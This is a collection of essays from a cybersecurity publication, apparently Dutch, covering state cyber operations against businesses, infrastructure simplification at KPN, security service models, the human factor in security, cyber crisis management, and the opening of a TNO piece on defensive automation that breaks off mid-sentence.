


Figure 1: Fingerprint infrastructure

¹³ <https://www.link11.com/en/blog/number-of-DDoS-attacks-significantly-declines-after-shutdown-of-webstresserorg/>, last accessed November 23th, 2018



Preparing for cyber war: businesses as targets

Sergei Boeke, Leiden University

For the past thirty years, politicians and pundits have been warning of imminent cyber war. Societies risk being struck by a ‘digital Pearl Harbor’ or ‘cybergeddon’, causing black-outs and bringing modern life to a screeching halt. As a counterweight to this alarmist rhetoric, academic Thomas Rid wrote an article in 2011 (that was expanded into a book) with the provocative title ‘cyber war will not take place’.¹

He used a Clausewitzian definition to argue that cyber war would need to be violent, instrumental and have a political goal. A pure cyber war thus never had and never would take place, although future conflict would certainly have a cyber-component. A valid criticism of his article concerns the choice of definition. In Clausewitz’s nineteenth century, multinationals, non-state actors, destructive technological power and international law were all marginal (f)actors. Who needs to use violence when you can manipulate an election through the Internet? Rid, however, did manage to add conceptual clarity to the debate by categorizing cyber operations. Rather than using the generic term of cyber war, he argued that all cyber-attacks can be seen as acts of espionage, sabotage or subversion.

In cyberspace, there are many actors with malicious intentions and the capability to inflict harm. Sometimes described as a threat stack, these range (generally from the basic to the sophisticated) from script kiddies & hactivists (like Anonymous), to cyber-criminals and finally states. The boundaries between these categories blur, with some states using criminal groups as proxies (e.g. Russia) and others resorting to cyber-crime as form of government revenue (e.g. North Korea). Nonetheless, the most dangerous adversaries remain Advanced Persistent Threats (APT’s); generally run by foreign intelligence services and not the military.² Cyber criminals are often opportunists out for a quick buck, and can be deterred by sufficient organizational cyber security. This is not the case if the adversary is a foreign intelligence service, possessing significant resources

⁽¹⁾ Thomas Rid, ‘Cyber War Will Not Take Place’, *Journal of Strategic Studies* 35, no. 1 (1 February 2012): 5–32, <https://doi.org/10.1080/01402390.2011.608939>.

⁽²⁾ Sergei Boeke and Dennis Broeders, ‘The Demilitarisation of Cyber Conflict’, *Survival* 60, no. 6 (2 November 2018): 73–90, <https://doi.org/10.1080/00396338.2018.1542804>.

(including human agents) and persistent in their efforts. Reflecting on the Snowden leaks, Bruce Schneier concluded: “If the NSA wants in to your computer, it’s in. Period”³ So what can businesses do, considering this threat? Using the three categories identified by Rid, this article gives a broad overview of how states have targeted companies and which avenues for policy responses are available.

Cyber espionage

All states conduct espionage, although there are disagreements on what is acceptable and what is not. In general, political and military espionage is considered fair play. In 2018, the French government revealed that Chinese intelligence had used LinkedIn to approach no less than 4,000 civil servants and company officials, with several hundred pulled into a process of compromise. Next to political & military espionage, there is also economic espionage. This concerns the (cyber-)theft of intellectual property or other business information. In 2013, Mandiant, a U.S. company, accused a Chinese military unit of a multi-year espionage campaign against more than 140 large companies. This was followed by an official FBI indictment of five Chinese military hackers, and during the 2015 Obama-Xi Jinping summit China promised to stop economic cyberespionage. The current consensus among cyber security companies is that this promise has been broken. Chinese economic cyberespionage has become more targeted and subtle than before, and is now conducted by civilian rather than military intelligence.

For businesses, there are several implications. First, any company involved in high level technological research/development is a target for cyberespionage. This can go hand in hand with more traditional forms of spying, such as recruiting insiders or foreign delegations spotted at the photocopying machine. Second, any company that provides telecom or IT (eg. Cloud) products or services is a particularly attractive target. Examples are the Belgian Telecom provider Belgacom, Chinese company Huawei and Yahoo. These were hacked by British, American and Russian intelligence respectively. The perpetrator’s goal was not to obtain proprietary company information, but to use the company’s infrastructure, products or services to access other targets. Here they are used as stepping stones, in intermediary access operations. Third, companies possessing large databases of personal information are also attractive targets. Both the 2015 medical data breach of Anthem and the hack of Marriott-hotels were Chinese intelligence operations.⁴

By datamining large sets of personal records, espionage and counterintelligence operations can be run much more effectively. For companies, therefore, it is essential to understand why they could be a target for foreign espionage, and to invest in awareness and cyber security accordingly.

Sabotage

There have been several examples of cyber sabotage. Stuxnet was the first sophisticated cyber-attack that targeted, in an extremely precise fashion, an industrial control system (Siemens). It was part of a U.S./Israeli operation against the Iranian nuclear program.⁵ The Iranians took revenge through unsophisticated DDoS attacks against many U.S. banks, and also wiped 30,000 hard drives of the petroleum giant Saudi Aramco. These companies were the direct but innocent victims of geopolitical power play. A more recent case of cyber sabotage took place just before Christmas 2015, striking a power station in Ukraine leaving nearly a quarter of a million citizens without electricity for several hours. The manual back-up allowed a rapid recovery; something that many Western energy companies no longer have. A third example concerns NotPetya, a Russian attack against digital targets in Ukraine. Like rats released on an island, the virus spread rapidly, costing victims at least \$ 10 billion across the world.⁶ Businesses like the global shipping Giant Maersk, in no way connected to the Russian-Ukrainian conflict, suffered huge collateral damage. Companies, therefore, can inadvertently end up in the firing line between malicious state actors.

As critical infrastructure (CI) in the West is predominantly held in the private sector, public private partnerships (PPP) are essential. Despite glossy national cyber security strategies that laud PPPs, the interests of parties often diverge. Some governments are further than others in their policy response and have launched initiatives such as Information Sharing and Analysis Centers (ISACs). Trust needs time to develop, and is initially built through personal relationships. But companies can also push governments when policy seems risk averse or stuck in politics. In the Netherlands, for instance, CI planning has been based on identifying (and labeling) major companies that play a role in producing a vital service like electricity. This misses the weakest link in the chain, possibly a tiny company or organization situated somewhere in the process. Neither have companies received instructions which service(s) they need to be able to provide under which circumstances or scenario’s. This has, for example, all been arranged in Germany,

³ Bruce Schneier, ‘NSA Surveillance: How to Stay Secure’, The Guardian, 6 September 2013, <https://www.theguardian.com/world/2013/sep/05/nsa-how-to-remain-secure-surveillance>.

⁴ John P. Carlin and Garret M. Graff, Dawn of the Code War: America’s Battle Against Russia, China, and the Rising Global Cyber Threat (New York: PublicAffairs, 2018).

⁵ Kim Zetter, Countdown to Zero Day: Stuxnet and the Launch of the World’s First Digital Weapon (New York: Crown, 2014).

⁶ Andy Greenberg, ‘The Untold Story of NotPetya, the Most Devastating Cyberattack in History’, Wired, 22 August 2018, <https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/>.

but not in the Netherlands. While understandably wary of government regulation, businesses in CI can undoubtedly be more proactive in their relationship with governments.

Subversion

Subversion, like espionage and sabotage, is an ancient activity that states have effectively used in the past. This consists of undermining an established order, by for example spreading disinformation. During the Cold War both sides actively interfered in each other's societies and subverted other (non-aligned) governments. The interference in the 2016 U.S. Presidential election, however, caught everyone by surprise. Disinformation is a complex topic, involving reports that are intentionally untrue (sometimes referred to as fake news), but also the framing of news and the spread or amplification of polarizing messages. The Internet Research Agency – also known as the Russian troll factory – is accused of all three, even paying in Rubles for Facebook adverts that supported groups such as Black Lives Matter and 'Secure borders'. In Myanmar, the government used Facebook to incite violence against the Rohingya minority, not unlike Radio Milles Collines inciting the 1994 genocide in Rwanda.⁷ Western governments are currently at a loss how to counter disinformation campaigns effectively, but the key will lie with social media companies. It will not be easy to reconcile their online business models with a solution that minimizes potential manipulation.

Conclusion

The cyber threats facing companies are sophisticated, diverse and require continuous and tailored responses. As 100% security is impossible, risk management models will need to integrate the possibilities of espionage, sabotage and to a lesser extent subversion. Companies and governments will need to cooperate and align more on cyber security, transcending traditional ministerial boundaries. It is also essential that definitions are clarified and that stakeholders speak the same language. Cyber security, cyber defense, fake news, hybrid threats, critical infrastructure and PPP often mean different things to different people. The clarification of definitions is therefore more than just an academic exercise. The ultimate example is the term 'cyber war'. The less this is used, the better we can understand and prepare for the myriad of malicious activities in cyberspace.

⁽⁷⁾ Paul Mozur, 'A Genocide Incited on Facebook, With Posts From Myanmar's Military', The New York Times, 15 October 2018, sec. Technology, <https://www.nytimes.com/2018/10/15/technology/myanmar-facebook-genocide.html>.

GoScanSSH malware avoids government and military servers

Invisible mask: practical attacks on face recognition with infrared



KISS, oft forgotten but always important

Daan Planqué, KPN

As an Electrical Engineer, one of the most important things I learned is that keeping things simple paramount. Simplicity improves the oversight and control you have over a given situation and is greatly appreciated when troubleshooting. Take, for example, audio amplifiers.

A couple of decades ago these were purely analog systems using resistors, capacitors, diodes, and transistors to filter and amplify whatever audio signal you gave it. If something broke you got your volt meter, found the bad component, and with your trusty soldering iron, replaced it. Fast forward to modern times and we're still talking about the same four components but now at a tiny scale in combination with processors and software magic. These days, if your amplifier has a bug it takes a lot of skill, knowledge, and patience to figure out how it works, and if you're lucky it's a component you can replace. Try soldering a processor that's using a BGA socket (Google it).

Since finishing my engineering degree I've moved on and now work as adviser and strategist for KPN's CISO office. In this role my colleagues and I get to see every part of the company and advise them on what to do with that 'cyber problem thingy'. Now, it probably won't surprise you that, after 138 years KPN has quite an extensive network that has had many bits and bobs added. For example: Tv, Mobile Data, Mobile voice,

Internet for home, internet for companies, voice for home, voice solutions for companies, IaaS, PaaS, SaaS, dedicated fiber, large scale back up, and the list goes on. Each of these services a little ecosystem where all the parts are present to make sure that it can function. As you might understand this is, from the perspective of the CISO, it is quite the challenge to make all these different (legacy) systems as safe as possible.

In reality however, many of the bits and bobs in those cute little ecosystems, like the IT systems and networks, are or have already been dismantled and centralized. But a couple of years ago we as a department (CISO) found that two of the three true basics of any ICT network could be further improved. These three basic elements, without which no ICT system would work, are IP (i.e. the routing and switching infrastructure), DNS (turn "example.com" into an IP address), and NTP (telling you the time). What we noticed is that, while our IP infrastructure was nicely aggregated and centralized, the DNS and NTP infrastructure was still decentralized and everyone had their own DNS and

Data breach exposes Cambridge Analytica's data mining tools

NTP systems! For DNS, this resulted in KPN having hundreds of unique DNS servers! This was also when the always forgotten KISS rule (Keep it simple stupid) came back to haunt me and I realized that simplicity is key and should be priority #1 of whatever you are trying to protect.

Why, you ask? As security professionals, shouldn't we be focusing on security by design, and asset management, and updating all our software? Shouldn't we be creating cyber-physical systems and building a blockchain AI to solve world hunger? To this I wholeheartedly say yes. However, by starting with simplification you decrease the scale and complexity of what you need to do. Why update the software of 300 DNS servers when instead you can aggregate all DNS servers into a single server and update the software on only that system? Why have every platform with its own GPS antenna when it's better to build a single central NTP clock and have all systems talk to that? Why have all your systems implement your 24-character password policy with high ANSSI characters and a 2FA solution when instead you can route everything through a single authentication broker? By simplifying your infrastructure, you reduce the amount of problems you have to something you can manage while also improving overall control and oversight.

Think of it this way, KPN has tens of thousands of systems. Would you rather create a logging infrastructure that can facilitate every system in every ecosystem with hundreds of little log forwarders, or tackle 50.000 systems in five different segments while building and managing 5 really big log forwarders? What about onboarding them into your SIEM and creating alarm profiles for those systems? Let's not forget the required traffic profiling needed for your IDS/IPS solution. For every system, to make sure you know good traffic from bad, you need to create and manage a profile. Finally, on top of all of that, implementing, managing, and solving all found vulnerabilities from your vulnerability scanners.

These are not trivial problems to get right and they are only three examples of what is needed to get security 'right' and the more complex your environment is the larger the probability that errors are made, and something goes wrong.

Tackling the KISS monster can also make your finance colleagues happy as you reduce operational costs by aggregating similar solutions: you reduce energy expenditure, use less rack & floor space in the data center and decrease the amount of used fiber cables, require less people to manage it, license costs go down, and all those things that come with cleaning up.

And there is, in my opinion, one other huge benefit to this as well: by simplifying and centralizing your infrastructure you create a work environment that results in dedicated teams of people focused on specific subjects. This focus improves the knowledge and competencies of those teams thereby improving the quality of innovations while reducing the time needed for those innovations. And if there is a problem to troubleshoot who better to solve it than a team that knows the platform, innovations, and technology by heart. This is but one of many benefits when you simplify your infrastructure before tackling other security problems.

Now, I have definitely oversimplified the problem, but simplification is a big win when trying to defend your company from whomever is attacking you. And don't forget the three basics – IP, DNS, and NTP. Easily overlooked, but without them everything breaks.

FCC: Limiting security risks in foreign telecom equipment



Why shifting to a service model is inevitable for IT security

Martijn van Lom, Kaspersky Lab

The quality and complexity of today's cyber threats, combined with a lack of security intelligence is making businesses vulnerable. Addressing these challenges requires a major perception change and approach by both businesses and security vendors. Technology alone won't solve the problem. In this dynamic world security service models are the right answers to scale up security intelligence whenever is needed.

The impact of a changing landscape

15 years ago, we were experiencing the golden age of traditional threat prevention technologies. Whilst highly sophisticated campaigns like Stuxnet and Equation Group existed, they remained invisible and it was possible to detect and block the majority of old-school malicious programs using technology alone. However, even back then, despite the success rate of technology, it was clear that a one-size-fits-all solution would never become a reality. Each new attack required adjustments and changes to the technology in order to keep businesses protected.

At the same time as cyberthreats started to evolve, businesses were grappling with new challenges including moving to the cloud, more mobility and renewed law and compliance rules. Legitimate apps were fast becoming part of a complex multicomponent

attack and the traditional endpoint security approach became unable to fully defend businesses amidst this new landscape.

Fast forward to today and even the most sophisticated, all-encompassing solution that addresses all vulnerabilities in hardware and software - taking into account numerous possible combinations - would fail to fully protect businesses against cyberthreats, without constant evolution and intelligence applied.

The move to a service-led model

To best understand how the role of security has evolved we need to drill down into the process itself which has four distinct, universal phases. Threat *prevention* is the better understood phase, and is mostly covered by technology: you have to block each and every one of the generic threats that are emerging at a rate of 310,000 a day.

Detection of sophisticated and targeted attacks is more complex: it requires advanced tools and expertise, but more importantly this requires time to identify the indicators of attack, spot an incident, investigate it and mitigate the threat. The latter is covered by threat *response*, where the unique skills of forensic experts are needed the most.

Finally, the *prediction* of future attacks, and understanding the attack surface, defines the long-term strategic defense capabilities of a company. This is done through running penetration testing, redteaming or any other kinds of security assessment. We have found that non-IT tools - like security awareness campaigns delivered in a game format - can be more influential on employees than security policies or annoying wall posters.

Today a security officer has to pursue all four phases simultaneously and each requires a unique set of skills. Mitigating the future threats means regular security assessment, training employees on general security hygiene, and the analysis of current and future attack methods. Detection is all about identifying anomalies in a regular corporate workflow, covering web, e-mail, network traffic and observing corporate user behavior. Response is all about localizing the incident and closing the initial attack vector.

Inhouse security intelligence is not affordable

It's painstakingly hard to develop such expertise in-house. It's expensive too, and only larger enterprises can afford it. Another serious issue faces businesses that invest in an advanced training programs for their internal security experts. Experts are just people, and it's natural for them to start looking around for a better job offer if training has increased their market value. There is no universal tactic to keep experts inside a company, other than to continuously raise their salaries. In these circumstances it seems much more reasonable to use an external service from a professional IT security consultant or global player. This is where the role of the security vendor needs to change and add real value - providing and sharing their expertise to ensure a comprehensive approach is applied to fighting cyberthreats.

By taking this service-led approach, vendors can prioritize the real problems of a company and apply the most appropriate measures to solve it. This could be in the form of online and on premise training programs for employees and IT specialists based on knowledge in digital forensic and malware analysis.

The service model should be focused on solving one security challenge at a time, in a form that is understandable for businesses. It is a complex model, but the only solution that actually works. The good old approach - when a security vendor could just ship a product license key through the channel and return in a year for renewal - is disappearing fast.

The model does raise questions about how vendors can share their vast, but not infinite, expert resources with all of their customers around the world, whilst keeping up with response time commitments. Working through partners and sharing your expertise with them will be a crucial part of the process, with partners gaining more capabilities to help their clients. This will be especially important for incident response: often this service requires a specialist to start collecting crucial data on premise as fast as possible. Without partners operating locally in every country this would be impossible. The role of a service vendor here is to provide a general investigation framework and tool set.

The rise of intelligence sharing

At Kaspersky Lab, we have experienced the huge potential of delivering threat intelligence to both partners and customers as part of a total solution - through threat data feeds, customer specific reports and notifications about suspicious criminal activity targeting a customer's IT assets, to name just a few. This model is also capable of protecting smaller businesses, who also frequently become victims of targeted attacks, during attempts to infiltrate larger companies.

Thanks to efforts from the industry, combined with customer demands, in the future we will find ourselves in a much more protected environment, where all flavors of security intelligence are easily accessible. After all, cyber security is not about computer algorithms fighting each other. On the other side there are people with malicious intent, tools and knowledge. To protect businesses from them, it is essential to have the right combination of experienced external and internal people, together with a high level of trust, shared intelligence and reliable technology.

Under Armour
announces data
breach of 150 million
user accounts



The human is not the weakest link – the human is the solution!

Jelle Niemantsverdriet, Deloitte

Cyber security guru Bruce Schneier once stated: “The user’s going to pick dancing pigs over security every time”¹. And we have heard similar – and more negative – expressions on how people deal with security: PEBCAK (Problem Exist Between Chair and Keyboard), people are the weakest link or the notion that we “need a patch for human stupidity”. They make for some funny cartoons – but I’m not laughing.



How we are currently dealing with the human element in cyber security

I think this is a terrible element of our industry. This condescending attitude that seems to suggest that we as security professionals have taken care of everything, yet it’s only because of these ‘idiots’ (our colleagues, our customers – the people that pay our salaries!) that our organisations fall victim to cybercriminals.

And you see this attitude reflected in how we deal with these people: We seem to think that the way to raise awareness is to tell people, then tell them again, tell them even louder and tell them in brighter colours and larger fonts.

But the underlying problem is that we don’t seem to understand how people think and how work works. Real work is actually performed using many shortcuts and

⁽¹⁾ https://en.wikipedia.org/wiki/Dancing_pigs gives the original remark by Felten/McGraw and Schneier’s adaptation

deviations from the original design – something that we as security professionals can seemingly only respond to by throwing more advice and procedures into the mix.

As an example: “be cautious when you unexpectedly receive e-mail from people outside of your organisation, do not click on any links in those messages and especially do not open any attachments.” That’s more or less the content of every phishing awareness training under the sun - and it’s also the exact job description of your recruitment team... We don’t seem (or want?) to understand how normal work works and instead we offload quite a few of our problems to the people in our organisations.

How to improve our approach towards people

So what should we do? Should we focus more on improving knowledge about cyber security? I think it’s not the case that people need more security awareness, it’s the other way around: security needs more people awareness. And if humans are the weakest link, it’s the humans that work in security... We need to be smarter in how we incorporate the human element in everything we do.

Let me again challenge this ‘weakest link’ notion by stating that it’s the same behaviour that leads to failure and success. Or in other words: most of the behaviour we deem problematic in hindsight, is also the behaviour that makes our organisations perform effectively in the first place. There is no conscious decision-moment along the lines of: “OK, today is a good day to get hacked, let’s deviate from the rules and do something stupid.”

Research in a healthcare organisation² – where 1 in every 13 interactions resulted in an incident of some form – concluded that issues like miscommunication, dose miscalculations, errors in operating a piece of technology or workarounds were found whenever there was such an incident. It was very tempting to point to this evidence of non-compliance as the underlying cause – however further research into the 12 other interactions revealed that those exact same deviations occurred when the outcome was more positive.

In other words: it’s too easy to – whenever there is an incident – retrace all the steps until you found a person pushing a button and then conclude that you found the culprit. You only found a symptom, not the underlying problem – and worse, you are blaming the victim. What matters to make systems perform well is not the absence of such ‘violations’, but the presence of resilience in dealing with unexpected situations.

Understand the Complex Systems we work in to design more effective approaches

The environments we work in are prime examples of so-called ‘Complex systems’ which means they show emergent, non-linear behaviour³. Or in other words: a small change can give a large effect or a large change can be dampened. And: even the same change repeated twice could lead to completely different outcomes. This means you cannot determine and predict the workings of the system by analysing the individual components – the behaviour of the system as a whole emerges from the interactions between those components.



Yet this is what we do all the time – we analyse the individual components (penetration testing anyone...?), put them in line and then expect that everything will be great.

The way in which we manage teams and systems is still very much based on the first management insights from the industrial age, where the aim was to try and control the individual components and people via instructions, training and processes.

So how to incorporate this insight if we cannot add more signs and instructions. Should we look for ways to turn down the control and really trust the people ‘on the sharp end’ to make the right judgment? Should we build in subtle nudges that convince people to behave more responsibly? Can we think of some ways to make parts of security even a bit funny and entertaining? The only way to find the answers to these questions, is by starting to experiment while in the meantime broadening and deepening our own insights, for example by incorporating insights from marketing, psychology and behavioural economics.

⁽²⁾ The Safety Anarchist, Sidney Dekker (2017) - Chapter 6.

⁽³⁾ <https://hbr.org/2007/11/a-leaders-framework-for-decision-making> for more information on the Cynefin framework which describes the differences between the various types of systems.

Let's look at other disciplines to change our view of incidents

If we look at other disciplines, we should also consider the safety field, particularly in areas like aviation and healthcare. Traditionally this field has been dominated by 'Aiming for zero incidents' campaigns that are largely built upon Herbert William Heinrich's 1931 research which states that 88 percent of accidents are caused by 'unsafe acts of persons'. He furthermore created what became known as Heinrich's pyramid⁴, which graphically describes that in a group of 330 accidents 300 will lead to no injuries, 29 will result in a minor injury and 1 will result in a major injury. This research has been used to frantically go after the minor incidents based on the notion that if you reduce the size of the base of the pyramid (the no injuries/minor injuries) you will automatically reduce the number of major incidents.

Follow-up research however contested this long-standing 'truth'. Somewhat counter-intuitively researches in Finland⁵ found that targeting zero-incidents actually *increases* serious injuries. This can be explained if you accept the notion that safety is not an outcome – it is merely a capacity, a capacity to take on high risk work in a sensible way. Aiming for zero incidents reduces operational knowledge and gives rise to competing incentives (should you report that sprained ankle and sacrifice six months of 'incident-free operations'?).

So also in our work, we should embrace incidents and learn from them – either by using great publicly available resources like Verizon's Data Breach Investigations Report⁶, or even by creating them ourselves using concepts such as Netflix' Chaos Engineering⁷. Gaining more insight into what happens when minor things go wrong will ultimately reduce the risk of more serious incidents.

Tying it all together – how to make this work in practice

Let's first of all see if there is some evidence for a more trusting setup. The supermarket chain Woolworth's ran an interesting experiment where they divided a number of stores into 3 groups when they realised their safety performance had reached a plateau. One group did not change anything related to safety and compliance. The second group removed all safety rules except for the ones that were mandated by law and the third group did the same and also added additional training on the underlying concept of the 'New View' in safety.

The results were stellar: the second and third groups far outperformed the group that did not change – not only in safety numbers but also in terms of local ownership, financial performance and employee satisfaction.

I think there is a great opportunity here – but we first need to change. We have to shift our paradigm – people, users are not the enemy. We have to start thinking about how they do their work.



This requires a different mind-set in our teams. Far more focused on people, but also aiming for a 'done is better than perfect' ambition where we create experiments on a small scale instead of aiming for a technically perfect but unusable solution. Again: this is a change – all of a sudden we cannot focus on just what interests us, but on what really affects people at scale.

In doing this, let's not try to solve problems with more compliancy and rules - but trust your employees to do what's right (and empower them to do so).

So remember who we are doing this for. We are not in the business of protecting systems or networks – we are ultimately in the business of people protecting other people. This means we do not need to prevent every small incident, but instead we need to create organisations that can fail but fail gracefully and recover quickly.

I think the most important element here is to just start trying – we cannot afford to wait, especially with the merging of physical and digital worlds that we see happening all around us. In this landscape of merging worlds, let's make sure security is right there at the intersection - ready to truly understand and serve people.

⁽⁴⁾ Industrial accident prevention, H.W. Heinrich et al. (1980)

⁽⁵⁾ Saloniemi, A. and Oksanen, H. (1998) Accidents and Fatal Accidents—Some Paradoxes. Safety Science, 29, 59-66. [http://dx.doi.org/10.1016/S0925-7535\(98\)00016-2](http://dx.doi.org/10.1016/S0925-7535(98)00016-2)

⁽⁶⁾ <https://www.verizonenterprise.com/verizon-insights-lab/dbir>

⁽⁷⁾ <https://principlesofchaos.org/> and <https://medium.com/netflix-techblog/tagged/chaos-engineering-provide-good-insights>



Cyber Crisis Management

The need for integration and cooperation

René Cornelisse & Nadine Bijlenga, KPN

Companies are attacked by script kiddies, hacktivists, terroristic groups, corporate actors and state actors and they are confronted with these incidents daily. The adverse impact of these attacks may be financial, regulatory, reputational or social in nature. As long as the impact falls within anticipated conditions, these incidents can normally be managed using the regular incident management process. But when the (potential) impact exceeds anticipated conditions and limits then these regular existing processes and plans are insufficient.

Crisis Management prepares organisations for those extreme situations that increasingly occur and threaten the continuity of the organisation. More and more companies are wise enough to prepare themselves for crises and some of those companies had to learn this lesson the hard way. The threat landscape evolves and becomes more sophisticated and complex. Contiguously, due to mass media news reaches people all over the world in a split second. To stay on top, companies need new methods. This article outlines important methods for an effective Cyber Crisis Management.

Build a solid basis

To protect a company against cyber threats you need a solid basis. Many organisations still do not have a sound Information Security policy and Code of Conduct in place. The policies must be clear and should be embedded within the organisation. In addition, employees need to have the right competencies and skills to prepare for crises. Employees should have

the appropriate education and training because they need to be flexible and creative in case of crises. Bigger companies need a dedicated Chief Information Security Officer (CISO) or CISO Office, they need adequate monitoring by a Security Operations Centre (SOC) to detect attacks and vulnerabilities, and they need a Computer Emergency Response Team (CERT) for a quick response of detected or reported (potential) incidents. The Incident Management and Crisis Management processes in most organisations are combined in one incident handling process. Crisis Management is not needed that often in most organisations however, in contrast to incident management which is practised regularly. For this reason, the Crisis Management process must be well maintained, known to all involved, and the members must be trained and practiced on a regular basis. Within KPN, the Crisis Management process is maintained outside the well-oiled (and daily used) incident management process to ensure that a crisis is not controlled as an operational incident but rather from a strategic management

perspective. For example, the communication lines with government and other stakeholders is much more extensive and needs tight coordination and synchronization with other communication lines.

Integration inside your company

It is well known that a quick response is crucial in case of a crisis to minimize the impact. But in the case of an attack or data leak, time is even more crucial. Even though the root cause must be found to determine the exact threat and impact, often there is no time to waste. For example, in the case of leakage for sensitive or confidential information mitigating measures must be taken right away and the Crisis Management Team must make an overview of the potential consequences. Information Security incidents are known to be more complex than availability incidents. These incidents require fast communication lines and well-trained staff. For an effective response to crises, the integration between activities of the Crisis Teams, incident management organisation, CISO, SOC and CERT are key. A faltering communication line, especially in the early phase of a crisis, could make the difference between a successful Cyber Crisis Management intervention and a crisis resulting in enormous reputational damage or even bankruptcy. KPN trains the Crisis Management Teams regularly with realistic participation of the needed internal parties. We also ensure that we learn from incidents that occur to strengthen the communication lines and processes internally. This results in the continuous improvement of the internal integration to achieve adequate information exchange in case of an incident or a (potential) crisis. In some cases, we have been able to prevent incidents from escalating because of the effective internal integration of all parties involved.

Cooperation with your stakeholders

As the threat landscape evolves, we see that more and more stakeholders are involved in crisis situations bringing new challenges with them. Making decisions in a timely matter becomes harder when more stakeholders are involved. Keep in mind that, in the case of hacks and data loss, the size and impact of the incident is often not known at the onset. In some cases, the root cause cannot be found at all and in certain cases the impact stays unclear for quite some time. Many companies must inform government agencies because of legal reasons. For example, Dutch telecom providers are obliged to report faults in any public data networks and services to the Radiocommunications Agency Netherlands. Besides this type of mandatory channels, it is also wise to inform or involve other stakeholders. In case of KPN, this is an interplay of several governmental stakeholders and external parties, and sometimes even concerned competitors. The timing and content of information provisioning should be done with care. You need to find the right balance between sharing information immediately and taking time to gather all the facts. Being transparent

gives advantages to your stakeholders and could also benefit your own company. You want to share information even though information leakage (to the media, for example) is also a risk. It is very important to keep track of your stakeholders and to explore the information channels in cases of a crisis. KPN invests in the participation of (inter)sectoral crisis exercises. We have learned that this is a good way to encourage interaction and transparency. This will not only lead to faster upscaling in cases of a crisis, but results also in a faster control and restraint of the situation.

Sometimes you can't make it on your own

Because of the complexity and dependencies that characterise Cyber Crisis Management, it is not always possible to solve crisis situations on your own. Just like the need for integration, it gets more and more important to cooperate with additional parties like the National Cyber Security Centre and specialized teams from other companies. This can also involve expertise from companies in your own industry. It gives you the advantage of progressive communication and powerful cooperation. And this is not only in the case of joint interests. We see that parties are increasingly willing to help each other even though they are competitors because of the simple fact that you can achieve more with more people. It is good to carefully consider in advance which information you share and which you keep to yourself. However, knowing your contacts and being able to find each other where needed is of the highest importance. This can make a huge difference in reducing the impact and sometimes even prevents a crisis from happening.

Conclusion

Even though the baselines of Crisis Management are still the same, those who have been around the block in this profession will agree that the profession has become more dynamic and complex. It is important to have a steady basis. Regular training and exercise of crisis handlers have never been this important because of the increasing need for a quick response. We need to continuously improve and optimize documentation and processes as a result of the constantly evolving world in which we live. Moreover, we identified two success factors for effective Cyber Crisis Management: Firstly, to safeguard the maturity in the digital and interconnective environments, companies should optimize internal integration and build up the communication lines and internal processes regularly. Ensure that the needed internal parties always know how to find and help each other. Secondly, as interdependencies increase, invest in the cooperation with external parties. KPN believes in transparency and cooperation and has learned that it is a good way to prevent and control crisis situations. With these two factors in mind and a team willing to improve their way of working, we can make the future safer and more cooperative. Together we are stronger!



Security at machine speed: evening the odds

Frank Fransen, Richard Kerkdijk & Robert Seepers (TNO)

Despite heavy investments in their cyber defenses, most organizations are unable to keep pace with the ongoing evolution of threats and attack methods. Present day practices and solutions simply do not suffice to deal with the persistence and sophistication of professional threat actors. As it stands now, the gap between defenders and attackers will only increase further in the coming years. This trend can only be stopped through a fundamental *game changer*. The authors believe that *automation* holds the key towards evening the odds.

The need for automation

As cyber-attacks became more sophisticated and their disruptive effects (both on business and society) increased, organisations with a strong dependency on ICT have gradually elevated their defences. Strategies typically included an increased focus on security monitoring and incident response capabilities, often through the establishment of dedicated Security Operations Centers (SOCs) and Computer Security Incident Response Teams (CSIRTs). To further strengthen their resilience to cyber-attacks, many organisations have subsequently complemented this with Cyber Threat Intelligence (CTI) and threat hunting practices. While this evolution has arguably increased defensive capabilities, threat actors have also been stepping up their game and have consistently managed

to come out ahead. This is, among others, well expressed in ENISA's Threat Landscape Report of 2017 [1]:

“the cybersecurity community is still far from striking the balance between defenders and attackers.”

and

“the increased defence levels and expenses cannot successfully reduce levels of cyberthreat exposure.”

Note that the Dutch NCSC reported similar observations in its Cyber Security Assessment for The Netherlands, see [5]. A principal cause lies in the

